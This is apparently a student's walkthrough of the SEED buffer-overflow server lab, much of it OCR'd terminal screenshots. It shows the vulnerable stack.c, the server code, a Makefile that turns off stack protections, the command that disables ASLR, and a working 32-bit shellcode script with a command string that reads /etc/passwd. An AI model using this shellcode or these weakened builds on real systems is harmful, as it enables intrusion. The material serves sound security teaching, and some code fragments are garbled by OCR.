


Buffer Overflow Attack Lab (Server Version)

```
seed@ip-172-31-18-240: ~/cse643/Lab-06
File Edit View Search Terminal Help
seed@ip-172-31-18-240:~$ ls
Desktop Downloads Pictures Templates cse643
Documents Music Public Videos
seed@ip-172-31-18-240:~$ cd cse-643/Lab-06/
bash: cd: cse-643/Lab-06/: No such file or directory
seed@ip-172-31-18-240:~$ cd cse643
seed@ip-172-31-18-240:~/cse643$ cd Lab-06
seed@ip-172-31-18-240:~/cse643/Lab-06$ ls
Labsetup.zip
seed@ip-172-31-18-240:~/cse643/Lab-06$ unzip Labsetup.zip
Archive: Labsetup.zip
  creating: Labsetup/
  creating: Labsetup/shellcode/
  inflating: Labsetup/shellcode/Makefile
  inflating: Labsetup/shellcode/shellcode_64.py
  inflating: Labsetup/shellcode/README.md
  inflating: Labsetup/shellcode/.gitignore
  inflating: Labsetup/shellcode/call_shellcode.c
  inflating: Labsetup/shellcode/shellcode_32.py
  creating: Labsetup/server-code/
  inflating: Labsetup/server-code/Makefile
  inflating: Labsetup/server-code/server.c
  inflating: Labsetup/server-code/stack.c
  creating: Labsetup/attack-code/
```

```
seed@ip-172-31-18-240:~/cse643/Lab-06
File Edit View Search Terminal Help
seed@ip-172-31-18-240:~/cse643$ cd Lab-06
seed@ip-172-31-18-240:~/cse643/Lab-06$ ls
Labsetup.zip
seed@ip-172-31-18-240:~/cse643/Lab-06$ unzip Labsetup.zip
Archive: Labsetup.zip
  creating: Labsetup/
  creating: Labsetup/shellcode/
  inflating: Labsetup/shellcode/Makefile
  inflating: Labsetup/shellcode/shellcode_64.py
  inflating: Labsetup/shellcode/README.md
  inflating: Labsetup/shellcode/.gitignore
  inflating: Labsetup/shellcode/call_shellcode.c
  inflating: Labsetup/shellcode/shellcode_32.py
  creating: Labsetup/server-code/
  inflating: Labsetup/server-code/Makefile
  inflating: Labsetup/server-code/server.c
  inflating: Labsetup/server-code/stack.c
  creating: Labsetup/attack-code/
  inflating: Labsetup/attack-code/exploit.py
  inflating: Labsetup/attack-code/brute-force.sh
  creating: Labsetup/bof-containers/
  inflating: Labsetup/bof-containers/Dockerfile
  inflating: Labsetup/docker-compose.yml
seed@ip-172-31-18-240:~/cse643/Lab-06$
```



```
creating: Labsetup/bof-containers/
inflating: Labsetup/bof-containers/Dockerfile
inflating: Labsetup/docker-compose.yml
seed@ip-172-31-18-240:~/cse643/Lab-06$ ls
Labsetup Labsetup.zip
seed@ip-172-31-18-240:~/cse643/Lab-06$
```

Turning off countermeasures

2.1 Turning off Countermeasures

Before starting this lab, we need to make sure the address randomization countermeasure is turned off; otherwise, the attack will be difficult. You can do it using the following command:

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

```
inflating: Labsetup/docker-containers/dockerfile
inflating: Labsetup/docker-compose.yml
seed@ip-172-31-18-240:~/cse643/Lab-06$ ls
Labsetup  Labsetup.zip
seed@ip-172-31-18-240:~/cse643/Lab-06$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@ip-172-31-18-240:~/cse643/Lab-06$ sudo sysctl kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@ip-172-31-18-240:~/cse643/Lab-06$
```

/* Vulnerable program: stack.c */

/* You can get this program from the lab's website */

```
#include <stdlib.h>
```

```
#include <stdio.h>
```

```
#include <string.h>
```

/* Changing this size will change the layout of the stack.

*** Instructors can change this value each year, so students**

*** won't be able to use the solutions from the past.**

*** Suggested value: between 100 and 400 */**

```
#ifndef BUF_SIZE
```

```
#define BUF_SIZE 200
```

```
#endif
```

```
void printBuffer(char * buffer, int size);
```

```
void dummy_function(char *str);
```

```
int bof(char *str)
```

```
{
```

```
    char buffer[BUF_SIZE];
```

```
#if __x86_64__
```

```
    unsigned long int *framep;
```

```
    // Copy the rbp value into framep, and print it out
```

```
    asm("movq %%rbp, %0" : "=r" (framep));
```

```
#if SHOW_FP
```

```
    printf("Frame Pointer (rbp) inside bof(): 0x%.16lx\n", (unsigned long) framep);
```

```
#endif
```

```
    printf("Buffer's address inside bof(): 0x%.16lx\n", (unsigned long) &buffer);
```

```
#else
```

```

    unsigned int *framep;
    // Copy the ebp value into framep, and print it out
    asm("mov %%ebp, %0" : "=r" (framep));
#ifdef SHOW_FP
    printf("Frame Pointer (ebp) inside bof(): 0x%.8x\n", (unsigned) framep);
#endif
    printf("Buffer's address inside bof(): 0x%.8x\n", (unsigned) &buffer);
#endif

```

// The following statement has a buffer overflow problem

```
strcpy(buffer, str);
```

```
return 1;
```

```
}
```

```

int main(int argc, char **argv)
{
    char str[517];

    int length = fread(str, sizeof(char), 517, stdin);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ==== \n");
    return 1;
}

```

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.

```

void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}

```

```

void printBuffer(char * buffer, int size)
{
    int i;
    for (i=0; i<size; i++){

        if (i % 20 == 0) printf("\n%.3d: ", i);
    }
}

```

```

    printf("%.2x ", (unsigned char) buffer[i]);
}
}

```

In this lab this `int bof(char *str)` function has buffer overflow vulnerability

```

/* Vulnerable program: stack.c */
/* You can get this program from the lab's website */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 100 and 400 */
#ifndef BUF_SIZE
#define BUF_SIZE 200
#endif

void printBuffer(char * buffer, int size);
void dummy_function(char *str);

int bof(char *str)
{
    char buffer[BUF_SIZE];

#ifdef __x86_64__
    unsigned long int *framep;
    // Copy the rbp value into framep, and print it out
    asm("movq %%rbp, %0" : "=r" (framep));
    if SHOW_FP
        printf("Frame Pointer (rbp) inside bof(): 0x%.16lx\n", (unsigned long) framep);
    printf("Buffer's address inside bof(): 0x%.16lx\n", (unsigned long) &buffer);
#else
    unsigned int *framep;
    // Copy the ebp value into framep, and print it out
    asm("mov %%ebp, %0" : "=r" (framep));
    if SHOW_FP
        printf("Frame Pointer (ebp) inside bof(): 0x%.8x\n", (unsigned) framep);
    printf("Buffer's address inside bof(): 0x%.8x\n", (unsigned) &buffer);
#endif
}

```

The problem happened here it tried to copy a big string into this small buffer, the buffer size is set up here in `char buffer[BUF_SIZE]`;

When we communicate with this program it will show its `ebp` location and the buffer address, so we don't need a `gdb` to debug this one because all the information are provided

Server.c

Server.c is setup as a tcp server to accept client connection to this stack

```

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <time.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

```



```

#include <signal.h>
#include <sys/wait.h>

#define PROGRAM "stack"
#define PORT 9090

int socket_bind(int port);
int server_accept(int listen_fd, struct sockaddr_in *client);
char **generate_random_env();

void main()
{
    int listen_fd;
    struct sockaddr_in client;

    // Generate a random number
    srand (time(NULL));
    int random_n = rand()%2000;

    // handle signal from child processes
    signal(SIGCHLD, SIG_IGN);

    listen_fd = socket_bind(PORT);
    while (1){
        int socket_fd = server_accept(listen_fd, &client);

        if (socket_fd < 0) {
            perror("Accept failed");
            exit(EXIT_FAILURE);
        }

        int pid = fork();
        if (pid == 0) {
            // Redirect STDIN to this connection, so it can take input from user
            dup2(socket_fd, STDIN_FILENO);

            /* Uncomment the following if we want to send the output back to user.
            * This is useful for remote attacks.
            int output_fd = socket(AF_INET, SOCK_STREAM, 0);
            client.sin_port = htons(9091);
            if (!connect(output_fd, (struct sockaddr *)&client, sizeof(struct sockaddr_in))){
                // If the connection is made, redirect the STDOUT to this connection
                dup2(output_fd, STDOUT_FILENO);
            }
            */

```

```

        // Invoke the program
        fprintf(stderr, "Starting %s\n", PROGRAM);
        //execl(PROGRAM, PROGRAM, (char *)NULL);
        // Using the following to pass an empty environment variable array
        //execl(PROGRAM, PROGRAM, (char *)NULL, NULL);

        // Using the following to pass a randomly generated environment varraible array.
        // This is useful to slight randomize the stack's starting point.
        execl(PROGRAM, PROGRAM, (char *)NULL, generate_random_env(random_n));
    }
    else {
        close(socket_fd);
    }
}

close(listen_fd);
}

int socket_bind(int port)
{
    int listen_fd;
    int opt = 1;
    struct sockaddr_in server;

    if ((listen_fd = socket(AF_INET, SOCK_STREAM, 0)) == 0)
    {
        perror("socket failed");
        exit(EXIT_FAILURE);
    }

    if (setsockopt(listen_fd, SOL_SOCKET, SO_REUSEADDR, &opt, sizeof(opt)))
    {
        perror("setsockopt failed");
        exit(EXIT_FAILURE);
    }

    memset((char *) &server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = htons(port);

    if (bind(listen_fd, (struct sockaddr *) &server, sizeof(server)) < 0)
    {
        perror("bind failed");
        exit(EXIT_FAILURE);
    }
}

```

```

    if (listen(listen_fd, 3) < 0)
    {
        perror("listen failed");
        exit(EXIT_FAILURE);
    }

    return listen_fd;
}

int server_accept(int listen_fd, struct sockaddr_in *client)
{
    int c = sizeof(struct sockaddr_in);

    int socket_fd = accept(listen_fd, (struct sockaddr *)client, (socklen_t *)&c);
    char *ipAddr = inet_ntoa(client->sin_addr);
    printf("Got a connection from %s\n", ipAddr);
    return socket_fd;
}

// Generate environment variables. The length of the environment affects
// the stack location. This is used to add some randomness to the lab.
char **generate_random_env(int length)
{
    const char *name = "randomstring=";
    char **env;

    env = malloc(2*sizeof(char *));

    env[0] = (char *) malloc((length + strlen(name))*sizeof(char));
    strcpy(env[0], name);
    memset(env[0] + strlen(name), 'A', length - 1);
    env[0][length + strlen(name) - 1] = 0;
    env[1] = 0;
    return env;
}

```

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <time.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <signal.h>
#include <sys/wait.h>

#define PROGRAM "stack"
#define PORT 9090

int socket_bind(int port);
int server_accept(int listen_fd, struct sockaddr_in *client);
char **generate_random_env();

void main()
{
    int listen_fd;
    struct sockaddr_in client;

    // Generate a random number
    srand (time(NULL));
    int random_n = rand()%2000;

    // handle signal from child processes
    signal(SIGCHLD, SIG_IGN);

    listen_fd = socket_bind(PORT);
    while (1){
        int socket_fd = server_accept(listen_fd, &client);

        if (socket_fd < 0) {
            perror("Accept failed");
            exit(EXIT_FAILURE);
        }
    }
}
```

Makefile has 3 task

```
FLAGS = -z execstack -fno-stack-protector
FLAGS_32 = -static -m32
TARGET = server stack-L1 stack-L2 stack-L3 stack-L4

L1 = 100
L2 = 180
L3 = 200
L4 = 80

all: $(TARGET)

server: server.c
    gcc -o server server.c

stack-L1: stack.c
    gcc -DBUF_SIZE=$(L1) -DSHOW_FP $(FLAGS) $(FLAGS_32) -o $@ stack.c

stack-L2: stack.c
    gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c

stack-L3: stack.c
    gcc -DBUF_SIZE=$(L3) -DSHOW_FP $(FLAGS) -o $@ stack.c

stack-L4: stack.c
    gcc -DBUF_SIZE=$(L4) -DSHOW_FP $(FLAGS) -o $@ stack.c

clean:
    rm -f badfile $(TARGET)

install:
    cp server ../bof-containers
    cp stack-* ../bof-containers
```

Here we can see 4 task with difficulty level L1 to L4 and it becomes more and more difficult. You can always use a hex editor to check the contents of the bad file.

First we need to compile the vulnerable program, all the instructions are provided in the make file so we only need to run this

We will compile the `stack` program into both 32-bit and 64-bit binaries. Our pre-built Ubuntu 20.04 VM is a 64-bit VM, but it still supports 32-bit binaries. All we need to do is to use the `-m32` option in the `gcc` command. For 32-bit compilation, we also use `-static` to generate a statically-linked binary, which is self-contained and not depending on any dynamic library, because the 32-bit dynamic libraries are not installed in our containers.

The compilation commands are already provided in `Makefile`. To compile the code, you need to type `make` to execute those commands. The variables `L1`, `L2`, `L3`, and `L4` are set in `Makefile`; they will be used during the compilation. After the compilation, we need to copy the binary into the `bof-containers` folder, so they can be used by the containers. The following commands conduct compilation and installation.

```
$ make
$ make install
```

```
seed@ip-172-31-18-240:~/cse643/Lab-06$ sudo sysctl kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@ip-172-31-18-240:~/cse643/Lab-06$ ls
Labsetup  Labsetup.zip
seed@ip-172-31-18-240:~/cse643/Lab-06$ cd Labsetup/
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ ls
attack-code  bof-containers  docker-compose.yml  server-code  shellcode
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$
```

```
seed@ip-172-31-18-240:~/cse643/Lab-06$ cd Labsetup/
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ ls
attack-code  bof-containers  docker-compose.yml  server-code  shellcode
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ cd server-code/
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ls
Makefile  server.c  stack.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$
```

```
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ls
Makefile  server.c  stack.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -static -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=200 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=80 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L4 stack.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ls
Makefile  server  server.c  stack-L1  stack-L2  stack-L3  stack-L4  stack.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$
```

You will see file-programs are generated

```
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ls
Makefile  server  server.c  stack-L1  stack-L2  stack-L3  stack-L4  stack.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ make install
cp server ../bof-containers
cp stack-* ../bof-containers
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$
```

\$make install is just a copy .

It will copy `server.c` and `stack.c` to the `bof` folder.

Now you check the `bof` folder

```



cp stack-L1 ../bof-containers
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ls ../bof-containers/
Dockerfile  server  stack-L1  stack-L2  stack-L3  stack-L4
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$

```

```

cp stack-L2 ../bof-containers
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ls ../bof-containers/
Dockerfile  server  stack-L1  stack-L2  stack-L3  stack-L4
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$

```



This lab is setup in a container and the one program we run on the container, usually a consistent container as a server consider in the real world you want to attack a server. Now we need to communicate with that server, so this is a simulation of the real world situation

```

seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ls
Makefile  server  server.c  stack-L1  stack-L2  stack-L3  stack-L4  stack.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ cd..
cd..: command not found
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ cd
seed@ip-172-31-18-240:~$ cd cse643
seed@ip-172-31-18-240:~/cse643$ cd Lab-06
seed@ip-172-31-18-240:~/cse643/Lab-06$ cd Labsetup
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ ls
attack-code  bof-containers  docker-compose.yml  server-code  shellcode
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$

```



Four containers are built

```
seed@ip-172-31-18-240:~/cse643$ cd Lab-06
seed@ip-172-31-18-240:~/cse643/Lab-06$ cd Labsetup
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ ls
attack-code  bof-containers  docker-compose.yml  server-code  shellcode
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ dcbuild
Building bof-server-L1
Step 1/6 : FROM handsonsecurity/seed-ubuntu:small
small: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
5d39fd9be330: Pull complete
56b236c9d9da: Pull complete
1bb168ce59cc: Pull complete
588b6963c007: Pull complete
Digest: sha256:53d27ec4a356184997bd520bb2dc7c7ace102bfe57ecfc0909e3524aabbf8a0be
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:small
--> 1102071f4a1d
Step 2/6 : COPY server /bof/
--> dfa256f8e84e
Step 3/6 : ARG LEVEL
--> Running in 537458553b37
Removing intermediate container 537458553b37
```


```
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-4-10.9.0.8 ... done
Creating server-3-10.9.0.7 ... done
Creating server-2-10.9.0.6 ... done
Creating server-1-10.9.0.5 ... done
Attaching to server-2-10.9.0.6, server-1-10.9.0.5, server-3-10.9.0.7, server-4-10.9.0.8
```

Open a new tab

If you want to interact with one of them we need dockps to find their id numbers



```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup x seed@ip-172-31-18-240: ~/cse643/L
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ dockps
5b949a19d1a9 server-1-10.9.0.5
4db3ac40ecd5 server-2-10.9.0.6
7cb0394d9009 server-3-10.9.0.7
36f6adde45d0 server-4-10.9.0.8
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$
```



```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup x seed@ip-172-31-18-240: ~/cse643/L
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ dockps
5b949a19d1a9 server-1-10.9.0.5
4db3ac40ecd5 server-2-10.9.0.6
7cb0394d9009 server-3-10.9.0.7
36f6adde45d0 server-4-10.9.0.8
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ docksh ^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ ^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ docksh 5b949a19d1a9
root@5b949a19d1a9:/bof#
```

Now I am inside container-1

Again open another terminal window

So while we set up the environment we have four containers running

Task-1: Get familiar with the shell code

The shell code is simply to run a shell

```
ip-172-31-18-240.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications: Mousepad Thunar
/home/seed/cse643/Lab-06/Labsetup/shellcode/shellcode_32.py - Mousepad
File Edit Search View Document Help
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd *"
    "echo 'create a file virus'; /bin/touch /tmp/virus *"
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_32', 'wb') as f:
    f.write(content)
```


```
ip-172-31-18-240.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications: Mousepad Thunar
/home/seed/cse643/Lab-06/Labsetup/shellcode/shellcode_64.py - Mousepad
File Edit Search View Document Help
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
